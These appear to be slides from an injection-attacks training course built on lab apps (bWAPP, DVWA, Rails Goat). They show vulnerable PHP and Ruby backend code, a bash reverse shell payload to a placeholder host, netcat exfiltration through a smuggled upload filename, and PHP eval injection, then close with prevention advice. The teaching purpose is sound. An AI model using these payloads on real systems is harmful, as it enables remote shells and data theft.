
When is the application vulnerable?

- User supplied data is not validated, filtered or sanitized
- Dynamic queries or non-parameterized calls without context-aware escaping are used directly in the interpreter.
- Hostile data is used within object-relational mapping (ORM) search parameters to extract additional, sensitive records.
- Hostile data is directly used or concatenated, such that the SQL or command contains both structure and hostile data in dynamic queries, commands, or stored procedures


Injection Attacks Examples

- OWASP Top 10: A1 Injection
 - SQL Injection
 - NoSQL Injection
 - **Code Injection**
 - **Command Injection**

Bind Shell



Reverse Shell




Lab: Bind vs Reverse Shell

Lab URL: <https://attackdefense.com/challengedetails?cid=1899>

Command Injection : bWAPP

- bWAPP: OS Command Injection
- Backend Code
 - `echo "<p align=\"left\">" . shell_exec("nslookup " . $target). "</p>";`




Command Injection: bWAPP

- Input will be concatenated to string passed to shell_exec.

Input value : www.nsa.gov;id → shell_exec("nslookup www.nsa.gov;id") ← PHP Code
→ nslookup www.nsa.gov;id ← Passed to linux shell
→ nslookup www.nsa.gov ← Executed as Linux command
→ id ← Executed as Linux command

Command Injection : bWAPP

- Identifying Blind Command Injection
- Attacker Machine
 - nc -vnlp 8080
- Target Machine: Netcat connect
 - nc <attacker_ip> 8080




Bash Reverse Shell Payload

- `shell_exec(command)` ← Executes command on Bourne shell (`sh`).
- `bash -i >& /dev/tcp/10.0.0.1/8080 0>&1` ← Generates error in Bourne shell
 - Stdout-Stderr to Socket
 - Stdin to Socket

- CSH (C Shell) Syntax for stdout and stderr redirection
 - Supported in Bash
 - Not Supported in Bourne shell (`sh`)
- `bash -c "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` ← Spawning bash and executing cmd

Command Injection : bWAPP

- Attacker Machine
 - nc -vnlp 8080
- Target Machine: Reverse shell
 - bash -i >& /dev/tcp/10.0.0.1/8080 0>&1



Lab: Command Injection

Lab URL: <https://attackdefense.com/challengedetails?cid=1899>

Command Injection : DVWA

- DVWA: Command Injection

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

Command Injection: bWAPP

- Input will be concatenated to string passed to shell_exec.

Input value : 192.145.55.2; id

→ shell_exec("ping -c 4 192.145.55.2; id ") ← PHP Code

→ ping -c 4 192.145.55.2; id ← Passed to linux shell

→ ping -c 4 192.145.55.2 ← Executed as Linux command

→ id ← Executed as Linux command

Lab: Command Injection II

Lab URL: <https://attackdefense.com/challengedetails?cid=1906>

Command Injection : Rails Goat

- Rails Goat: File Upload in Benefit Forms
- Backend Code:

```
4   def self.save(file, backup = false)
5     data_path = Rails.root.join("public", "data")
6     full_file_name = "#{data_path}/#{file.original_filename}"
7     f = File.open(full_file_name, "wb+")
8     f.write file.read
9     f.close
10    make_backup(file, data_path, full_file_name) if backup == "true"
11  end
12
13  def self.make_backup(file, data_path, full_file_name)
14    if File.exist?(full_file_name)
15      silence_streams(STDERR) { system("cp #{full_file_name} #{data_path}/bak#{Time.zone.now.to_i}_#{file.original_filename}") }
16    end
17  end
```

Command Injection : Rails Goat

```
Content-Disposition: form-data; name="benefits[backup]"  
  
true  
-----6121911441985470010440654709  
Content-Disposition: form-data; name="benefits[upload]"; filename="README;  
id | nc -w 1 192.128.210.2 4444"  
Content-Type: application/octet-stream
```

- Backup → True → results in make_backup function to be called.
- The input filename is passed to the System command

Command Injection : Rails Goat

- Input: README; id | nc -w 1 192.128.210.2 4444
 - system("cp <file name> <path>/README; id | nc -w 1 192.128.210.2 4444")
 - cp <file name> <path>/README; id | nc -w 1 192.128.210.2 4444 ← Passed to shell
 - cp <file name> <path>/README ← Executed as Linux Command
 - id | nc -w 1 192.128.210.2 4444 ← Executed as Linux Command
 - Output of "id" command is fed as input to netcat connection.

Lab: Command Injection III

Lab URL: <https://attackdefense.com/challengedetails?cid=1907>

PHP Code Injection

- bWAPP - PHP Code Injection
- Backend Code
 - <?php @eval ("echo " . \$_REQUEST["message"] . ";");?>

The screenshot shows the bWAPP web application interface. At the top, there's a yellow header with the bWAPP logo (a bee icon next to the text 'bWAPP') and the tagline 'an extremely buggy web app !'. On the right side of the header, there are dropdown menus for 'Choose your bug:' (set to 'bWAPP v2.2') and 'Hack', and a 'Set security level' button (set to 'low'). Below the header is a black navigation bar with links: 'Bugs', 'Change Password', 'Create User', 'Set Security Level', 'Reset', 'Credits', 'Blog', 'Logout', and 'Welcome Bee'. The main content area has a light gray background. It displays the text '/ PHP Code Injection /' in orange. Below this, a message says 'This is just a test page, reflecting back your message...'. To the right of this message are social media icons for Twitter and LinkedIn. At the bottom of the page, there's a footer with the text '©PentesterAcademy.com'.

PHP Eval Function

- Eval Function - Evaluates a string as PHP Code
- Syntax: eval(<string>)
- E.g:

```
<?php  
    $str= "echo 'Hello World';";  
    echo eval ($str);  
?>
```

← PHP string to print "Hello World"
← Eval returns "Hello World"

PHP Code Injection

- Payload in "message" parameter will be concatenated to string passed to eval.

Message value : ;phpinfo() → <?php @eval ("echo ; phpinfo();") ;?>

→ echo ; phpinfo(); ← Executed as PHP code

Message value : ;system("id") → <?php @eval ("echo ; system(\"id\")") ;?>

→ echo ; system("id"); ← Executed as PHP code

→ id ← Executed as Linux command

Lab: PHP Code Injection

Lab URL: <https://attackdefense.com/challengedetails?cid=1900>

Prevention

- The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface
- Use positive or “whitelist” server-side input validation
- For any residual dynamic queries, escape special characters